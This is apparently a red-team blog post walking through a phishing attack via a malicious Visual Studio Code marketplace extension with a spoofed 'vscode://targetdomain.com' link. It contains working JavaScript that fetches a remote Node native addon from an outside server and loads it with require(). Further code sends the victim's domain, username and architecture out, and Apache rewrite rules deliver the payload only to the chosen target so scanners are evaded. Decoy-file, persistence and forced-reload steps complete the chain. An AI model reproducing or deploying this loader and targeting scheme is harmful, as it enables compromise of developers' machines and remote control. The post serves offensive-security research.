
The extension name is defined in the extension's package.json and is included in the VSCode URL:
vscode://targetdomain.extensionname
The extension name does not need to be unique, so it can be used to spoof a top-level domain such as com, producing:
vscode://targetdomain.com
When that URL is opened in VSCode, the prompt shown to the user contains the extension's Display Name, in this case com.

The Display Name is defined in package.json and is separate from the name value in the URL:
  "name": "com",
  "displayName": "My Extension Name"
Changing displayName changes the prompt without altering the extension URL vscode://targetdomain.com.


Parameters appended to the URL are essentially ignored, because they are simply passed to the extension by VSCode. That allows extra context to be added to the phish:
vscode://targetdomain.com/internal/path.html?login=true
When clicked, VSCode opens and shows the prompt below.
Step 3: write the extension
The extension was created with the VS Code Extension Generator and NodeJS, a step covered in MDSec's earlier post. The key point is the extension name com, used to spoof the final extension URL.
C:\Users\mattjohnson>yo code

     _-----_     ╭──────────────────────────╮
    |       |    │   Welcome to the Visual  │
    |--(o)--|    │   Studio Code Extension  │
   `---------´   │        generator!        │
    ( _´U`_ )    ╰──────────────────────────╯
    /___A___\   /
     |  ~  |
   __'.___.'__
 ´   `  |° ´ Y `

? What type of extension do you want to create? New Extension (JavaScript)
? What's the name of your extension? com
? What's the identifier of your extension? com
? What's the description of your extension? Description
? Enable JavaScript type checking in 'jsconfig.json'? No
? Initialize a git repository? No
? Which package manager to use? npm

Writing in C:\Users\mattjohnson\com...
   create com\.vscode\extensions.json
   create com\.vscode\launch.json
   create com\test\runTest.js
   create com\test\suite\extension.test.js
   create com\test\suite\index.js
   create com\.vscodeignore
   create com\README.md
   create com\CHANGELOG.md
   create com\vsc-extension-quickstart.md
   create com\jsconfig.json
   create com\extension.js
   create com\package.json
   create com\.eslintrc.json
After the template is generated, the publisher must be defined in package.json to match the publisherID value, otherwise uploading the .vsix fails:
  "name": "com",
  "displayName": "My Extension Name",
  "publisher": "targetdomain",
Inside extension.js there are many options for code execution. MDSec chose Node Native-Addons: DLLs that provide an interface between JavaScript running in Node.js and libraries written in C or C++, loaded into the extension process with require(). The activate method fetches a remote Node Native-Addon from a server, writes it to disk and loads it via require():
// This method is called when your extension is activated
// Your extension is activated the very first time the command is executed

/**
 * @param {vscode.ExtensionContext} context
 */
function activate(context) {

	function get_data(data, outfile){
		fs.writeFileSync(outfile, data);
		if(outfile.endsWith(".node")){
			require(process.env.LOCALAPPDATA + "/encoding.node");
		}
	}

	async function get_module(path, outfile) {

		var options = {
			hostname: "server.com",
			path: path,
			port: 443,
			};

		return new Promise((resolve) => {

			https.get(options, res => {

				var data = [];

				res.on('data', function(chunk) {
					data.push(chunk);
				}).on('end', function() {
					var buffer = Buffer.concat(data);
					get_data(buffer, outfile);
				});
			})
		})
	}

	(async () => await get_module("/api/v1/custom.js", process.env.LOCALAPPDATA + "/encoding.node"))();
WebDAV and UNC paths are supported by require(), so the addon can also be loaded without writing to disk, though that comes with caveats around the WebClient service.
To expand the pre-text, the extension can optionally open a decoy file on disk inside VSCode after installation, which helps avoid raising suspicion:
		var openPath = vscode.Uri.parse("file:///" + outfile);

		vscode.workspace.openTextDocument(openPath).then(doc => {
		vscode.window.showTextDocument(doc);
		});
Step 4: limit execution to the target
To restrict the malicious extension to the target organisation, client-side checks run before the payload. This has two advantages: the attack is limited to the target domain, and it can potentially bypass automated code scanning. The extension fetches environment variables from the target and sends them to the remote server:
	async function get_module(path, outfile) {

		var options = {
			hostname: "server.com",
			path: path,
			port: 443,
			headers: {
			  'X-VSCode-Domain': process.env.USERDOMAIN,
			  'X-VSCode-User': process.env.USERNAME,
			  'X-VSCode-Arch': process.env.PROCESSOR_ARCHITECTURE
			  }
			};
On the server side, Apache mod_rewrite rules deliver the malicious .node file only when the conditions are met, and a benign .node file otherwise:
# If domain is correct
RewriteCond %{HTTP:X-VSCode-Domain} =targetdomain
# And username is correct
RewriteCond %{HTTP:X-VSCode-User} =victim
# Then send payload
RewriteRule ^.*$ "/files/payload.node" [END]
# Else send benign file
RewriteRule ^.*$ "/files/fake.node" [END]
Step 5: compromise the user
Once the .vsix is compiled, it is uploaded to the marketplace publisher account.

After automated analysis completes, the extension becomes available.

The phishing link is delivered to the target, appending any additional parameters as needed:
vscode://targetdomain.com/internal/login.html
After clicking the link, the user is prompted to open VSCode.

If the user clicks "Install and Open", the extension is installed and extension.js executes from within Code.exe. The end-to-end chain establishes a C2 connection and displays a decoy file inside VSCode.
Step 6: persistence via extension updates
By default VSCode updates extensions automatically when an update is available. To change the extension code, recompile the .vsix and upload the new version to the marketplace. One caveat: after the update, VSCode must restart before the new code executes. This can be worked around by forcing a window refresh when a condition is met:
vscode.commands.executeCommand('workbench.action.reloadWindow');
Step 7: cleanup
There appears to be no way to remove a publisher from the marketplace through the web interface. Instead, vsce can be used. First, create a personal access token from the Azure dev portal https://dev.azure.com/.

Then set the scopes.
